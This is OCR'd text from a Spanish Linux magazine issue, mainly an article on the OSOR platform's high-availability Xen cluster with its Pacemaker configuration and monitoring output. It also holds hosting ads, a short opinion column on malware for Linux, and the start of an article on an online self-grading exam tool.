


Sobre el autor

Marcos Blanco Galán es Ingeniero Informático e Ingeniero Técnico en Informática de Sistemas por la Universidad de Extremadura. Coordinador de Certificación y Calidad del Software (Junta de Extremadura). Información actualizada disponible en <http://es.linkedin.com/in/mblancogalan>.

PUBLICIDAD

? Un hosting profesional y seguro a precio discount ?



Seguridad

Una plataforma vigilada por nuestros técnicos 24/24 y con el sistema CHROUT&CO

Eficacia

Espacio ilimitado con sistema de Load Balancing, y Tráfico Mensual hasta 500GB.

MySQL ilimitado, Queries/Hora ilimitadas

Fiabilidad

Back up doble (Failover) y Asistencia Técnica



¿Quiénes somos? Nominalia tiene más de 1.400.000 dominios registrados en más de 180 extensiones, gestiona más de 1.000.000 de direcciones de email, hospeda más de 500.000 sitios web y tiene 450.000 clientes... Pero, sobre todo, un verdadero equipo de personas que trabaja para usted.

Nominalia está presente en España, Reino Unido, Francia, Italia, Portugal y Holanda a través de sus distintas empresas.



Plataforma OSOR: balanceo de máquinas virtuales en alta disponibilidad

Francisco Olcina Grande

En el artículo "Plataforma OSOR: San de alta disponibilidad con Linux" [1] se presentó por primera vez la arquitectura de la plataforma Osor. En este artículo se mostrará la segunda parte de la arquitectura, un módulo de cómputo de alta disponibilidad, basado en máquinas virtuales, e implantado mediante tecnologías de software libre, que pretende servir de ejemplo para arquitecturas similares.

es@lpmagazine.org

Como repaso, hay que explicar que el proyecto OSOR [2] es una plataforma para el intercambio de información, experiencias, y software libre, para su uso en las administraciones públicas de la comunidad europea. El grupo de investigación GSyC/Libresoft [3] de la Universidad Rey Juan Carlos, fue el encargado de dar vida a este proyecto, instalando una plataforma basada íntegramente en software libre. En el primer artículo se mostró el primer módulo de la arquitectura: la SAN que se utiliza como medio de almacenamiento.

El siguiente módulo de la plataforma, y del que trata el presente artículo, se encarga de servir la lógica de servicios de la plataforma, es decir, proporcionará los servicios del portal de información OSOR. Para ello se necesita cierta potencia de cómputo, ya que se incluirán servidores WEB, servidores de bases de datos, repositorios Subversion, shell remota (vía SSH), listas de correo, trackers, etc.

Para implementar los distintos tipos de servidores que se necesitaban para el portal, y teniendo en cuenta los elevados requisitos de disponibilidad que mencionaba el contrato, así como el presupuesto del mismo, se diseñó un sistema basado en máquinas virtuales. De esta forma se obtuvieron varias ventajas: seguridad, escalabilidad, y flexibilidad.

Xen [4] fue la tecnología escogida para crear las máquinas virtuales. El motivo fue la técnica que utiliza para realizar la virtualización, denominada paravirtualización, donde el sistema anfitrión y el sistema virtualizado colaboran mutuamente obteniendo así un gran rendimiento, con una mínima pérdida respecto a un sistema no virtualizado.

Por otro lado, para obtener la disponibilidad requerida (un 99%), se utilizó en un primer momento Heartbeat 2 [5] como software de HA (High Availa-

bility), para después pasar a Pacemaker [6] (una evolución de Heartbeat 2).

El esquema general del segundo módulo, aparece en la Figura 1, donde se observa la SAN de la plataforma en la parte inferior, los dos nodos encargados de ejecutar las máquinas virtuales en la mitad, y por último, en la parte superior, la nube de máquinas virtuales ejecutadas en alta disponibilidad.

Máquinas físicas y virtuales

Únicamente dos son los nodos físicos encargados de sustentar el sistema de máquinas virtuales: osorxs01 y osorxs02. Poseen un hardware enfocado al procesamiento masivo: cada nodo contiene en su interior dos procesadores Intel Quad Core, y una cantidad superior a 16GB de RAM. Se tiene en conjunto 16 cores de procesamiento, y más de 30G de RAM. El sistema operativo instalado fue inicialmente Debian Etch de 32 bits con kernel Bigmem, pero debido a ciertas limitaciones en el reconocimiento de memoria RAM más allá de 16G, se tuvo que pasar a Debian Lenny de 64 bits.

En cuanto a las máquinas virtuales, éstas son las siguientes:

- Osorws01: es la encargada de los servicios web y de correo. Contiene el servidor web (Apache), el servidor de Subversion, y el servidor de correo.
- Osorms01: es la encargada del servicio DNS interno para la plataforma.



Figura 1. Logo de la plataforma OSOR



- Osorws02: es la encargada de los servicios web auxiliares. Realiza los cálculos de métricas para mostrar en la web.
- Osordb01: contiene el gestor de bases de datos que utilizan los servicios web.
- Osorsh01: es el servidor de shell remoto para los usuarios registrados y activos de la plataforma.

Pacemaker

Para repartir las máquinas virtuales (balanceo de carga) y lograr una alta disponibilidad, se utilizó en primer lugar Heartbeat 2.0, y posteriormente Pacemaker. El motivo del cambio fue la actualización de Debian Etch a Debian Lenny (esta última ya incorporaba Pacemaker).

Pacemaker es la evolución del proyecto Heartbeat V2.0, que al igual que su antecesor, permite crear una infraestructura de recursos en alta disponibilidad.

La Figura 3 refleja el esquema de funcionamiento del cluster de cómputo formado por osorxs02 y osorxs02. Abajo del todo está la capa de almacenamiento compartida por ambos nodos. Por encima de ellos, comienza la capa de gestión del cluster, comenzando por la tecnología utilizada para el paso de mensajes, llamada OpenAIS, y continuando con el gestor de recursos Pacemaker. Por último, aparecen varios grupos de recursos en cuyo interior se muestra el orden secuencial en el que se ejecutarán los recursos contenidos (de abajo a arriba). Cada grupo será ejecutado en un solo nodo a la vez.

Este esquema refleja una configuración de cluster activo-activo: cada grupo de recursos es repartido entre los dos nodos. Si un nodo se cae, el otro puede ejecutar los grupos que se le habían repartido inicialmente, más los del nodo caído, es decir, se trata de un "cluster simétrico".

Cómo el objetivo del cluster es tener máquinas virtuales repartidas entre los nodos de cómputo, y estas máquinas están almacenadas en la NAS de la plataforma, se requirió de tres tipos de recursos: iSCSI, máquinas virtuales Xen, y STONITH (Shoot The Other Node In The Head).

La partición raíz de cada máquina virtual es un target iSCSI, así como ciertas particiones extra que utilizan algunas máquinas virtuales en el arranque. Como es indispensable que los nodos osorxs01 y osorxs02 tengan acceso a los targets iSCSI




Figura 2. Arquitectura del módulo de servidores Xen

antes de arrancar las máquinas virtuales, se creó un grupo de recursos para cada máquina virtual con la siguiente estructura:

- En primer lugar cada uno de los targets iSCSI que necesita la máquina virtual para arrancar.
- En segundo lugar el arranque de la propia máquina virtual.

Los grupos se reparten entre osorxs01 y osorxs02 según una estructura fija: son 5 máquinas virtuales, y por lo tanto 5 grupos, 2 de ellos irán a xs01, y los tres restantes a xs02. La repartición se estructuró de acuerdo a las necesidades de cómputo de cada máquina virtual. Dado que las máquinas más "pesadas" en términos de cómputo eran osorws01 y osordb01 (servicios web y base de datos respectivamente), se posicionaron cada una de ellas en una máquina física distinta.

Dado que la configuración de Pacemaker no es estática, sino dinámica, hay que definir una configuración inicial para que acto seguido comience a evolucionar según lo que suceda en la plataforma, siempre regida por unos parámetros por defecto.

En la configuración inicial, hay 4 apartados:

- Opciones de configuración.
- Nodos que intervienen en el cluster.
- Recursos.
- Relaciones entre recursos.

Opciones de configuración

En este apartado se definen algunos de los mecanismos básicos y generales de funcionamiento del cluster. Uno de estos mecanismos es el de "Quorum": un mecanismo de voto para los nodos de un cluster. Si se produce un fallo en alguna parte del cluster, el resto de nodos deciden qué hacer mediante el voto. Este mecanismo es útil a partir de 3 nodos, por lo tanto, en el caso de osorxs01 y osorxs02, se configuraron para que ignorasen la situación en la que no se alcanza un "quorum".

Las opciones por defecto más relevantes son:




Figura 3. Esquema de funcionamiento del Cluster



Listado 1a. Configuración inicial utilizada en OSOR

```
node osorxs01
node osorxs02
primitive iscsi-forge-data ocf:heartbeat:iscsi \
    params portal="xxx.xxx.xxx.xxx" \
    params target="iqn.xxxxxxxxxxxxxx:iscsi-forge-data" \
    op monitor interval="10s" timeout="60s" on-fail="restart" requires="nothing" \
    op start interval="0" timeout="60s" on_fail="restart" \
    op stop interval="0" timeout="300s" on_fail="block"
primitive iscsi-forge-db ocf:heartbeat:iscsi \
    params portal="xxx.xxx.xxx.xxx" \
    params target="iqn.xxxxxxxxxxxxxx:iscsi-forge-db" \
    op monitor interval="10s" timeout="60s" on-fail="restart" requires="nothing" \
    op start interval="0" timeout="60s" on_fail="restart" \
    op stop interval="0" timeout="300s" on_fail="block" \
    meta target-role="Started"
primitive iscsi-forge-home ocf:heartbeat:iscsi \
    params portal="xxx.xxx.xxx.xxx" \
    params target="iqn.xxxxxxxxxxxxxx:iscsi-forge-home" \
    op monitor interval="10s" timeout="60s" on-fail="restart" requires="nothing" \
    op start interval="0" timeout="60s" on_fail="restart" \
    op stop interval="0" timeout="300s" on_fail="block"
primitive iscsi-plone-data ocf:heartbeat:iscsi \
    params portal="xxx.xxx.xxx.xxx" \
    params target="iqn.xxxxxxxxxxxxxx:iscsi-plone-data" \
    op monitor interval="10s" timeout="60s" on-fail="restart" requires="nothing" \
    op start interval="0" timeout="60s" on_fail="restart" \
    op stop interval="0" timeout="300s" on_fail="block"
primitive iscsi-vm-osordb01 ocf:heartbeat:iscsi \
    params portal="xxx.xxx.xxx.xxx" \
    params target="iqn.xxxxxxxxxxxxxx:iscsi-vm-osordb01" \
    op monitor interval="10s" timeout="60s" on-fail="restart" requires="nothing" \
    op start interval="0" timeout="60s" on_fail="restart" \
    op stop interval="0" timeout="300s" on_fail="block" \
    meta target-role="Started"
primitive iscsi-vm-osorms01 ocf:heartbeat:iscsi \
    params portal="xxx.xxx.xxx.xxx" \
    params target="iqn.xxxxxxxxxxxxxx:iscsi-vm-osorms01" \
    op monitor interval="10s" timeout="60s" on-fail="restart" requires="nothing" \
    op start interval="0" timeout="60s" on_fail="restart" \
    op stop interval="0" timeout="300s" on_fail="block" \
    meta target-role="Started"
primitive iscsi-vm-osorsh01 ocf:heartbeat:iscsi \
    params portal="xxx.xxx.xxx.xxx" \
    params target="iqn.xxxxxxxxxxxxxx:iscsi-vm-osorsh01" \
    op monitor interval="10s" timeout="60s" on-fail="restart" requires="nothing" \
    op start interval="0" timeout="60s" on_fail="restart" \
    op stop interval="0" timeout="300s" on_fail="block" \
    meta target-role="Started"
primitive iscsi-vm-osorws01 ocf:heartbeat:iscsi \
    params portal="xxx.xxx.xxx.xxx" \
    params target="iqn.xxxxxxxxxxxxxx:iscsi-vm-osorws01" \
    op monitor interval="10s" timeout="60s" on-fail="restart" requires="nothing" \
    op start interval="0" timeout="60s" on_fail="restart" \
    op stop interval="0" timeout="300s" on_fail="block"
```



Listado 1b. Configuración inicial utilizada en OSOR

```
primitive iscsi-vm-osorws02 ocf:heartbeat:iscsi \
  params portal="xxx.xxx.xxx.xxx" \
  params target="iqn.xxxxxxxxxxxxxx:iscsi-vm-osorws02" \
  op monitor interval="10s" timeout="60s" on-fail="restart" requires="nothing" \
  op start interval="0" timeout="60s" on_fail="restart" \
  op stop interval="0" timeout="300s" on_fail="block" \
  meta target-role="Started"
primitive osordb01 ocf:heartbeat:Xen \
  params xmfile="/etc/xen/osordb01.cfg" \
  params shutdown_timeout="250" \
  op monitor interval="10s" timeout="60s" on-fail="restart" requires="nothing" \
  op start interval="0" timeout="60s" on_fail="restart" \
  op stop interval="0" timeout="300s" on_fail="block" \
  meta target-role="Started"
primitive osorms01 ocf:heartbeat:Xen \
  params xmfile="/etc/xen/osorms01.cfg" \
  params shutdown_timeout="250" \
  op monitor interval="10s" timeout="60s" on-fail="restart" requires="nothing" \
  op start interval="0" timeout="60s" on_fail="restart" \
  op stop interval="0" timeout="300s" on_fail="block" \
  meta target-role="Started"
primitive osorsh01 ocf:heartbeat:Xen \
  params xmfile="/etc/xen/osorsh01.cfg" \
  params shutdown_timeout="250" \
  op monitor interval="10s" timeout="60s" on-fail="restart" requires="nothing" \
  op start interval="0" timeout="60s" on_fail="restart" \
```

PUBLICIDAD

.com
.net
.us
.eu
.info
.mx
.com.ve

Dominios
Imagen y Distincion

Registra el nombre de tu pagina web o empresa a los mejores precios y con la extension de tu eleccion.

desde \$8.95 USD anual

Web Hosting
Seguridad y Buen Servicio

Nuestros planes Todo Incluido con registro de dominio GRATIS, Email Alta en Buscadores y Constructor de sitios Web.

desde \$20.00 USD anual

Radio Streaming
Musica a tus Oidos 24/7

Ten tu Radio en Internet, al mejor precio con planes desde 50 oyentes simultaneos.

desde \$10.00 USD mes

CONSTRUCTOR WEB

Construye tu Pagina Web Sin Conocimientos Tecnicos

Incluido en todos nuestros planes de Web Hosting Mas de 770 Plantillas incluido Flash, FAQ, Blog, Newsletter y mas



20% de Descuento Planes de Web Hosting Cupon: LINUXM20



Listado 1c. Configuración inicial utilizada en OSOR

```
op stop interval="0" timeout="300s" on_fail="block" \  
meta target-role="Started"\  
primitive osorws01 ocf:heartbeat:Xen \  
params xmfile="/etc/xen/osorws01.cfg" \  
params shutdown_timeout="250" \  
op monitor interval="10s" timeout="60s" on_fail="restart" requires="nothing" \  
op start interval="0" timeout="60s" on_fail="restart" \  
op stop interval="0" timeout="300s" on_fail="block" \  
meta target-role="Started"\  
primitive osorws02 ocf:heartbeat:Xen \  
params xmfile="/etc/xen/osorws02.cfg" \  
params shutdown_timeout="250" \  
op monitor interval="10s" timeout="60s" on_fail="restart" requires="nothing" \  
op start interval="0" timeout="60s" on_fail="restart" \  
op stop interval="0" timeout="300s" on_fail="block" \  
meta target-role="Started"\  
primitive osorxs01-stonith stonith:external/ipmi-osor \  
params hostname="osorxs01" \  
op start interval="0" timeout="15s" on_fail="restart" requires="nothing" \  
op monitor interval="10s" timeout="15s" on_fail="restart"\  
primitive osorxs02-stonith stonith:external/ipmi-osor \  
params hostname="osorxs02" \  
op start interval="0" timeout="15s" on_fail="restart" requires="nothing" \  
op monitor interval="10s" timeout="15s" on_fail="restart"\  
group group_osordb01 iscsi-vm-osordb01 iscsi-forge-db osordb01 \  
meta target-role="started"\  
group group_osorms01 iscsi-vm-osorms01 osorms01 \  
meta target-role="started"\  
group group_osorsh01 iscsi-vm-osorsh01 osorsh01 \  
meta target-role="started"\  
group group_osorws01 iscsi-vm-osorws01 iscsi-forge-home iscsi-forge-data iscsi-plone-data  
osorws01 \  
meta target-role="started"\  
group group_osorws02 iscsi-vm-osorws02 osorws02 \  
meta target-role="started"\  
location osorxs01-fencing-placement osorxs01-stonith \  
rule $id="osorxs01-fencing-placement-rule-01" inf: #uname eq osorxs02 \  
rule $id="osorxs01-fencing-placement-rule-02" -inf: #uname eq osorxs01\  
location osorxs02-fencing-placement osorxs02-stonith \  
rule $id="osorxs02-fencing-placement-rule-01" inf: #uname eq osorxs01 \  
rule $id="osorxs02-fencing-placement-rule-02" -inf: #uname eq osorxs02\  
location rsc_location_osordb01 group_osordb01 \  
rule $id="rsc_location_osordb01-rule-01" inf: #uname eq osorxs02\  
location rsc_location_osorms01 group_osorms01 \  
rule $id="rsc_location_osorms01-rule-01" inf: #uname eq osorxs01\  
location rsc_location_osorsh01 group_osorsh01 \  
rule $id="rsc_location_osorsh01-rule-01" inf: #uname eq osorxs02\  
location rsc_location_osorws01 group_osorws01 \  
rule $id="rsc_location_osorws01-rule-01" inf: #uname eq osorxs01\  
location rsc_location_osorws02 group_osorws02 \  
rule $id="rsc_location_osorws02-rule-01" inf: #uname eq osorxs02\  
property $id="cib-bootstrap-options" \  
cluster-infrastructure="openais" \  
expected-quorum-votes="2" \  
no-quorum-policy="ignore" \  
symmetric-cluster="true" \  

```



Listado 1d. Configuración inicial utilizada en OSOR

```

stonith-enabled="true" \
stonith-action="reboot" \
cluster-delay="30" \
stop-orphan-resources="true" \
stop-orphan-actions="true" \
pe-error-series-max="-1" \
pe-warn-series-max="-1" \
pe-input-series-max="-1"
rsc_defaults $id="rsc_defaults-options" \
priority="0" \
target-role="started" \
is-managed="true" \
migration-threshold="0" \
failure-timeout="20" \
multiple-active="stop_start"

```

Listado 2. Salida del comando `crm_mon` en la plataforma OSOR

```

Last
updated: Wed Jun 23 12:45:54 2010
Stack: openais
Current DC: osorxs01 - partition with quorum
Version: 1.0.6-cebe2b6ff49b36b29a3bd7adalc4701c7470febe
2 Nodes configured, 2 expected votes
7 Resources configured.

Online: [ osorxs02 osorxs01 ]

osorxs02-stonith      (stonith:external/ipmi-osor):  Started osorxs01
Resource Group: group_osorsh01
  iscsi-vm-osorsh01  (ocf::heartbeat:iscsi): Started osorxs02
  osorsh01          (ocf::heartbeat:Xen):   Started osorxs02
Resource Group: group_osorws01
  iscsi-vm-osorws01 (ocf::heartbeat:iscsi): Started osorxs01
  iscsi-forge-home  (ocf::heartbeat:iscsi): Started osorxs01
  iscsi-forge-data  (ocf::heartbeat:iscsi): Started osorxs01
  iscsi-plone-data  (ocf::heartbeat:iscsi): Started osorxs01
  osorws01          (ocf::heartbeat:Xen):   Started osorxs01
Resource Group: group_osorms01
  iscsi-vm-osorms01 (ocf::heartbeat:iscsi): Started osorxs01
  osorms01          (ocf::heartbeat:Xen):   Started osorxs01
Resource Group: group_osorws02
  iscsi-vm-osorws02 (ocf::heartbeat:iscsi): Started osorxs02
  osorws02          (ocf::heartbeat:Xen):   Started osorxs02
osorxs01-stonith    (stonith:external/ipmi-osor):  Started osorxs02
Resource Group: group_osordb01
  iscsi-vm-osordb01 (ocf::heartbeat:iscsi): Started osorxs02
  iscsi-forge-db    (ocf::heartbeat:iscsi): Started osorxs02
  osordb01         (ocf::heartbeat:Xen):   Started osorxs02

```

- "no-quorum-policy": ignorar el caso en el que no se produce un quorum.
- "symmetric-cluster": todos los recursos pueden correr en cualquiera de los dos nodos.
- "stonith-enabled" y "stonith-action": STONITH activo y con la opción de "reboot" por defecto.
- "stop-orphan-resources": parar inmediatamente los recursos que se queden huérfanos (recursos que se han borrado).
- "target-role": por defecto los recursos se activan.
- "is-managed": el cluster puede parar e iniciar los recursos.
- "multiple-active": si el cluster detecta un recurso en varios nodos, lo para, y lo vuelve a iniciar sólo en uno de ellos.



Nodos que intervienen en el cluster

Únicamente se contabilizan los nodos físicos, las máquinas virtuales no se tratan como nodos, sino como recursos. Por tanto, los nodos que intervienen son: osorxs01 y osorxs02.

Recursos

Dado que se optó por la utilización de grupos de recursos, primero se define cada recurso por separado, para luego incluirlos dentro de cada grupo. Los recursos son gestionados por agentes, que se dividen en dos clases: agentes de recursos LSB, y agentes de recursos OCF. Los agentes LSB (Linux Standard Base) gestionan los recursos mediante los scripts del directorio /etc/init.d, y con las operaciones start, stop, y status; por otro lado, los agentes OCF son implementaciones específicas para Pacemaker de gestión de recursos, que permiten algunas operaciones más que los LSB, así como el paso de parámetros.

Para cada uno de los recursos mencionados anteriormente se utilizaron los siguientes agentes: "ocf:heartbeat:iscsi", "ocf:heartbeat:Xen", y "stonith:external/ipmi".

Relaciones entre recursos

Únicamente se tratan los recursos de tipo STONITH como recursos aislados, para el resto, se tratan los grupos directamente, de esta forma se asegura la ejecución de forma ordenada y en el nodo correspondiente de cada uno de los recursos.

Los STONITH han de ejecutarse apuntando al nodo contrario, por tanto, la colocación será definida de la siguiente forma:

- El recurso STONITH para osorxs01 tendrá prioridad infinita para ejecutarse en osorxs02, y prioridad -infinita (es decir, nula), para ejecutarse en osorxs01.
- Por otro lado, el recurso STONITH para osorxs02 tendrá prioridad infinita para ejecutarse en osorxs01, y prioridad -infinita, para ejecutarse en osorxs02.



En la red

- [1] <http://lpmagazine.org/> (Número de mayo del 2010)
- [2] <http://www.osor.eu/>
- [3] <http://libresoft.es/>
- [4] <http://www.xen.org/>
- [5] <http://www.linux-ha.org>
- [6] <http://clusterlabs.org/wiki/Documentation>



Sobre el autor

Francisco Olcina Grande es Ingeniero Técnico en Informática de Gestión y cursa actualmente los estudios de Ingeniero Informático superior en la Universidad Carlos III de Madrid. Es experto en administración de sistemas y soluciones de alta disponibilidad basadas en software libre. Trabajó en GSyC/Libresoft como parte del equipo que realizó el diseño, la instalación y el mantenimiento de la plataforma OSOR. En la actualidad trabaja realizando tareas de administración de sistemas en la misma universidad donde cursa sus estudios.

En cuanto a los grupos, se colocaron entre los dos nodos de la manera siguiente:

- El grupo "group_osorws01" se ejecuta por defecto en osorxs01.
- El grupo "group_osorws02" se ejecuta por defecto en osorxs02.
- El grupo "group_osordb01" se ejecuta por defecto en osorxs02.
- El grupo "group_osorms01" se ejecuta por defecto en osorxs01.
- El grupo "group_osorsh01" se ejecuta por defecto en osorxs02.

Introduciendo la configuración en Pacemaker

Una de las ventajas de Pacemaker respecto a su "padre" Heartbeat 2, es el potente interfaz de línea de comandos que lleva incorporado. En lugar de escribir un aparatoso fichero XML, se pueden introducir poco a poco los parámetros de configuración de manera más sencilla e intuitiva.

Para llevar a cabo esta operación, se ejecutan los siguientes pasos:

```
# crm
crm(live)# configure edit
```

Y acto seguido se introduciría en el editor parte, o toda la configuración. Como ejemplo, en el Listado 1, se muestra la configuración inicial utilizada en OSOR (se han omitido ciertos datos por motivos de privacidad).

Para salvar los cambios y que éstos tengan efecto inmediato en el cluster, hay que ejecutar:

```
crm(live)# configure commit
```

Monitorización

La monitorización del estado del cluster, puede hacerse mediante el comando `crm_mon`, o mediante el comando `crm` visto anteriormente (`crm` utiliza en realidad a `crm_mon`). En el Listado 2 aparece la salida del comando `crm_mon` en la plataforma OSOR.

Conclusión

La plataforma OSOR lleva funcionando algo más de 2 años cumpliendo rigurosamente el SLA (acuerdo de disponibilidad). Ésta es la mejor prueba de la fiabilidad de su diseño, y su minuciosa implantación. Cabe destacar que en la actualidad tecnologías como el cloud computing necesitan de una arquitectura que sustente los servicios que se dan en la "nube", y el módulo presentado en este artículo puede servir perfectamente a este propósito, al ofrecer un sistema que balancea la ejecución de varias máquinas virtuales en Alta disponibilidad. Por supuesto, las máquinas virtuales serían las encargadas de ofrecer los servicios de la "nube".

Queda demostrada una vez más la capacidad del software libre para dar soluciones económicas, eficientes, y flexibles, a necesidades de tanta envergadura como el proyecto OSOR, o necesidades del mercado actual como los cloud computing. 🐧



Fernando de la Cuadra,
director de Educación
de Ontinet.com, distribuidor
en exclusiva de las soluciones
de seguridad de ESET
en España

Ojos que no ven, Linux que no padece

En numerosas ocasiones he discutido—que aunque lo parezca no es lo mismo que pelearse, afortunadamente— con muchos usuarios de Linux acerca de la posibilidad de resultar infectados por algún tipo de malware. Y su postura es casi siempre la misma. Suelen argumentar que no hay ningún tipo de código malicioso para Linux, cuando no es así. De todos modos, ya que queremos hablar de malware en Linux, podemos comenzar por una pequeña reflexión.

¿Qué es el malware? Básicamente, se trata de programas creados para llevar a cabo tareas en un ordenador sin que el usuario se dé cuenta de que se están haciendo cosas ‘distintas’ en su sistema. Podemos llamarlo virus, o troyano, o lo que sea, el caso es que algo pasa sin que sepamos que está pasando.

En un ordenador tradicional parece más lógico pensar en malware. Estamos acostumbrados a sistemas con agujeros de seguridad, a usuarios que hacen doble clic en el primer enlace que ven... Y eso mismo puede ocurrir en Linux. Vale, de acuerdo, un Administrador de Linux — y lo pongo con mayúsculas adrede — es posible que no sea tan vulnerable como un niño usando Windows 2000 sin parchear. Pero puede ser igualmente víctima de un ataque. ¿Cómo? Es muy sencillo.

Pongamos un ejemplo. Somos un administrador de Linux, y la empresa que nos ha encargado la gestión de los servidores corporativos nos pide que instalemos algún sistema de chat para sus trabajadores. Y claro, que sea basado en software libre. Así que decidimos instalar UnrealIRCd, un servidor de IRC. Además, tiene ver-

siones Unix/Linux y Windows, con lo cual podemos cubrir más plataformas de una manera sencilla.

La idea parece buena, ¿verdad? Pues no lo es. Desde el pasado mes de noviembre, la distribución de ese producto estaba ‘troyanizada’. Es decir, no solamente estaríamos instalando el servidor IRC, sino también un troyano. ¿Cómo podemos saberlo? ¡Si incluso los hashes estaban modificados! Todo se basa en la confianza que tengamos en los productos que descargamos. Y si confiamos en un producto que incluye un troyano, el peligro es muy evidente.

Sí existe malware para Linux. Sí existen troyanos para Linux. Que la inmensa parte del malware de hoy en día esté pensado para Windows no quiere decir que los Linuxeros estemos a salvo. Y lo que es peor, un exceso de confianza nos vuelve extremadamente vulnerables.

Si todos aquellos usuarios de UnrealIRCd que instalaron la versión troyanizada del producto hubieran tenido un antivirus para Linux, éste habría sido detectado inmediatamente y no hubiera habido ningún problema. Pero claro, los Administradores de Linux somos demasiado listos — y me incluyo, que conste.

Esto me recuerda a la famosa pregunta que en otras ocasiones he mencionado: si un árbol se cae en mitad del bosque y nadie lo oye... ¿hace ruido? O lo que es lo mismo, si tengo un troyano en mi sistema y nadie lo detecta, ¿tengo un troyano? Evidentemente, no lo tengo. Si nadie me dice que tengo un troyano, seré mucho más feliz. Ya se sabe, ojos que no ven, Linux que no padece. Enfrentémonos con la realidad: estamos en peligro. Dejémonos que alguien nos lo diga, no pasa nada.



EOL: Generación de exámenes online autocorregidos

Dolores Nogueras, Antonio Gómez

Uno de los momentos que nos causan más pereza a los profesores y maestros suele ser el momento de corregir los exámenes que hemos pasado a nuestros alumnos. Sería muy interesante disponer de alguna herramienta web que, a base de formularios, recogiera las respuestas de los niños, las corrigiera de modo automático y notificara los resultados al profesor.

es@linuxmagazine.org

La mayoría de los profesores que estén leyendo este artículo se sentirán familiarizados con esta situación, sobre todo en las fechas en que se están escribiendo estas líneas: a final de curso, todo son prisas por ajustar notas, realizar pruebas de recuperación, calibrar los resultados de las pruebas escritas, teóricas y prácticas, considerar el grado en que estas estadísticas reflejan la realidad de la evolución del alumno con respecto a los objetivos educativos fijados... No sólo ahora, sino en cualquier momento del año, es muy común sentir un poco de agobio ante una pila de exámenes que pueden superar decenas, incluso centenas, de páginas escritas, y que obligatoriamente deben ser leídas, sopesadas y evaluadas por el docente. Sume el lector a estos elementos la ilegible caligrafía de muchos niños, la, digámoslo amablemente, "libre utilización de la gramática y la sintaxis" en algunas expresiones que denotan más esfuerzo memorístico que auténtica comprensión de los chicos de los conceptos por los que se les preguntan, o el desorden en la contestación de las preguntas que suele ser común en los alumnos mayores.

Los autores de este artículo, durante los últimos dos años, hemos estado estudiando con interés las posibilidades que ofrece la web 2.0, que permite la interactividad del usuario con el sitio web que visita, a la hora de diseñar una aplicación que construya formularios a gusto del usuario. Si podemos crear un formulario con un número de preguntas *npreguntas*, que ofrezca un número de opciones por pregunta *nopciones*, al tiempo que podemos especificar qué opción u opciones son correctas en cada caso, y dicho formulario registrara las respuestas de los visitantes, adelantaremos mucho a la hora de automatizar tan tediosa

tarea como la que está centrando el tema de nuestro artículo. Por ello, después de una pequeña consideración teórica acerca de la naturaleza y práctica de la evaluación en educación, analizaremos el potencial de los lenguajes XHTML, PHP y SQL a la hora de diseñar un formulario que permita crear nuevos formularios y registre toda la información en tablas de una base de datos en el servidor web que aloje nuestra aplicación. Actualmente, los resultados de nuestro trabajo están disponibles para el público bajo licencia GNU/UNIX, con el nombre de EOL (Exámenes On Line; nos gusta ser originales...).

¿Por qué hacemos exámenes?

Podríamos contestar, simplemente: "Porque sí. Desde que el mundo es mundo se ha comprobado si una persona tiene suficientes conocimientos en torno a cualquier área mediante una prueba o examen". Pero en un artículo sobre Linux y educación, parecería inapropiado no proporcionar, siquiera un poco a vuelapluma, una justificación pedagógica.



Figura 1. La evaluación nos permite calibrar el alcance de una o varias competencias en base al dominio de un contenido relacionado



Así pues, introduzcamos al lector en algunos conceptos. Para empezar, en la mayoría de los sistemas educativos, se formulan una serie de **OBJETIVOS** (en España se habla los últimos años de **COMPETENCIAS**) que se estima el alumno debe alcanzar. Los **OBJETIVOS GENERALES** (autonomía personal, afectiva, social, conocimiento de la propia sociedad, etc, etc...) se concretan en una serie de **OBJETIVOS ESPECÍFICOS**, que se formulan para cada materia, área o asignatura que el niño o discente debe superar a lo largo de su paso por la escuela o instituto.

